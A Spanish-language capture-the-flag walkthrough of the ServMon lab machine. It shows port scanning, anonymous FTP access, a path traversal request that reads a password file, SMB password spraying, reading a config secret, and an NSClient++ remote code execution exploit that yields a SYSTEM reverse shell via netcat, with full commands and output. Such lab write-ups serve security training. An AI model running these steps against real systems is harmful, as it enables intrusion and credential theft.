
Enumeración

Se inicia con un reconcimientos de puertos y servicios

> nmap -sV -T5 -Pn -n -p- 10.10.10.184 -oA nmap/scan



Se identifica FTP abierto, y tiene acceso anonimo, a lo cuál se encuentran dos archivos importantes.


```
❯ ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:cyb3rb0b): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:05PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:06PM       <DIR>          Nadine
01-18-20  12:08PM       <DIR>          Nathan
226 Transfer complete.
ftp> ls Nadine
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:08PM                  174 Confidential.txt
226 Transfer complete.
ftp> get Nadine/Confidential.txt
local: Nadine/Confidential.txt remote: Nadine/Confidential.txt
local: Nadine/Confidential.txt: No such file or directory
ftp>
```

Se bajan los dos archivos encontrados, **Confidential.txt** y **Notes to do.txt.**

```
❯ cat Confidential.txt && cat Notes\ to\ do.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint❯ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint❯
```


El archivo habla la contraseña quedo en el Escritorio del usuario Nathan.

Vemos un sitio web que esta por el puerto 80.



Se evidencia un software llamado NVS-1000, se busca en exploitdb y se encuentra una vulnerabilidad de Path traversal.

GET /../.../../../../../windows/win.ini HTTP/1.1



```
GET /../.../../../../../windows/win.ini HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.184/
DNT: 1
Connection: close
Cookie: dataPort=6063
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Content-type:
Content-Length: 92
Connection: close
AuthInfo:

;
 for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

```

Teniendo esto, y usando las notas iniciales, se intenta obtener dicho archivo

http://10.10.10.184/../.../../../../../**Users/Nathan/Desktop/Passwords.txt**

```
GET /../.../../../../../Users/Nathan/Desktop/Passwords.txt HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.184/
DNT: 1
Connection: close
Cookie: dataPort=6063
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWill0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

Como la nota fue dirigida a Nathan pero decia que habia dejado la clave de Nadine en el escritorio, se procede a validar la conexión aprovechando el smb habilitado.

```
❯ crackmapexec smb 10.10.10.184 -u Nadine -p passwords.txt
SMB         10.10.10.184    445    SERVMON          [*] Windows 10.0 Build 18362 x64 (name:SERVMON) (domain:SERVMON) (signing:False) (SMBv1:False)
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [+] SERVMON\Nadine:L1k3B1gBut7s@W0rk
```

Se pueba la conexión por SSH.

```
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine

nadine@SERVMON C:\Users\Nadine>cd Desktop

nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
88994d9b038f3e7dd7274c7444f3f252

nadine@SERVMON C:\Users\Nadine\Desktop>
```

Elevada de Privilegios

Se encuentra en c:\Program Files\NSClient++, se busca en exploitdb, y tambien tiene una vulnerabilidad de escalación de privilegios.


https://www.exploit-db.com/exploits/46802

Se lee el archivo nsclient.ini, y alli esta la contraseña del sitio web.

```
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help

; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1

; in flight - TODO
[/settings/NRPE/server]
```

Según la documentación se ve que la interfaz es por el puerto 8443

🌐 https://docs.nsclient.org/web/




```
❯ nmap -T5 -p8443 10.10.10.184
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-08 14:36 -05
Nmap scan report for 10.10.10.184
Host is up (0.12s latency).

PORT     STATE SERVICE
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds

 ~/Desktop/htb/ServMon
```

Pero no carga el sitio.

Revisando la documentación de la API, se puede habilitar el sitio web desde consola, y revisando los permisos del usuario sobre dicha carpeta se pueden hacer ambas cosas.

Alternatively you can enable the WEBServer module on the CLI afterwards:

```
nscp web install --password <MY SECURE API KEY>
```

```
nadine@SERVMON C:\Program Files\NSClient++>icacls .
. NT SERVICE\TrustedInstaller:(I)(F)
  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  BUILTIN\Administrators:(I)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(RX)
  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APP PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APP PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files

nadine@SERVMON C:\Program Files\NSClient++>
1 ssh  2 sudo
```


> nscp web install --password ew2x6SsGTxjRwXOT

```
nadine@SERVMON C:\Program Files\NSClient++>nscp web install --password ew2x6SsGTxjRwXOT
E       core Settings error: Failed to save file 'ini://${shared-path}/nsclient.ini': I/O error: 5: Access is denied.

                c:\source\master\service\settings_query_handler.cpp:62
Enabling WEB access from 127.0.0.1
Point your browser to https://localhost:8443
Login using this password ew2x6SsGTxjRwXOT
C:\Program Files\NSClient++/nsclient.log could not be opened, Discarding: error: Settings error: Failed to save file 'ini://${shared-path}/nsclient.ini': I/O error: 5: Access is denied.

nadine@SERVMON C:\Program Files\NSClient++>
```


Sin embargo, unicamente se puede acceder localmente, entonces, se hace tunneling y port forward.

> **ssh -L8443:127.0.0.1:8443 nadine@10.10.10.184**

El sitio responde localmente y solicita la contraseña de inicio de sesion.



Según el exploit se debe crear 1 archivo que ejecute netcat, se procede a subir ambos archivos a c:\temp




Se deben hacer varios pasos para que este se ejecute, pero se encuentra ya un exploit que automatiza el proceso.

https://www.exploit-db.com/exploits/48360

NSClient++ 0.5.2.35 - Authenticated Remote Code Execution


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48360	N/A	KINDREDSEC	WEBAPPS	JSON	2020-04-21

EDB Verified: × Exploit: / {} Vulnerable App:



> python3 nsclient.py -t 127.0.0.1 -P 8443 -p ew2x6SsGTxjRwXOT -c "c:\temp\connect.bat"

> **nc -nlvp 9001**


❯ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.15.10] from (UNKNOWN) [10.10.10.184] 50008
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Program Files\NSClient++>whoami
whoami
nt authority\system
C:\Program Files\NSClient++>cd \
cd \
c
C:\>d us
C:\>cd users\Administrator\Desktop
cd users\Administrator\Desktop
type
C:\Users\Administrator\Desktop>root.txt
type root.txt
c8328a811be2fa4740c415a1cbabcdd4
C:\Users\Administrator\Desktop>